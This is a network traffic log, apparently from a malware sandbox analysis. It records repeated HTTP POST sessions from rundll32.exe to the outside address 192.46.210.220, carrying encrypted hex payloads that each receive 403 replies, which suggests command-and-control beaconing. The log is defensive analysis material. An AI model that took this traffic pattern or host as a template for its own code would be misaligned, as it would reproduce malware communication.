2021-10-28 03:08:05 UTC	159	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:05 UTC	169	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:05 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.4	49922	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:05 UTC	164	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:05 UTC	164	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:05 UTC	169	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:05 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.4	49929	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:08 UTC	169	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:08 UTC	169	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:09 UTC	179	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:09 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.4	49930	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:09 UTC	174	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:09 UTC	174	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:09 UTC	179	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:09 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.4	49938	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:12 UTC	179	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:12 UTC	179	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:13 UTC	189	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:13 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.4	49939	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:12 UTC	184	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:12 UTC	184	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:13 UTC	189	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:13 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.4	49946	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:16 UTC	189	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:16 UTC	189	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:17 UTC	199	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:17 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.4	49947	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:16 UTC	194	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:16 UTC	194	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:17 UTC	199	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:17 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49801	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:10 UTC	19	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:10 UTC	20	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:11 UTC	29	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:10 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.4	49954	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:20 UTC	199	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:20 UTC	199	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:21 UTC	209	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:20 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.4	49955	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:20 UTC	204	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:20 UTC	204	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:21 UTC	209	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:21 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.4	49962	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:24 UTC	209	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:24 UTC	209	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:24 UTC	219	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:24 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.4	49963	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:24 UTC	214	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:24 UTC	214	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:25 UTC	219	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:25 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.4	49973	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:28 UTC	219	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:28 UTC	219	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:28 UTC	229	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:28 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.4	49975	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:28 UTC	224	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:28 UTC	224	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 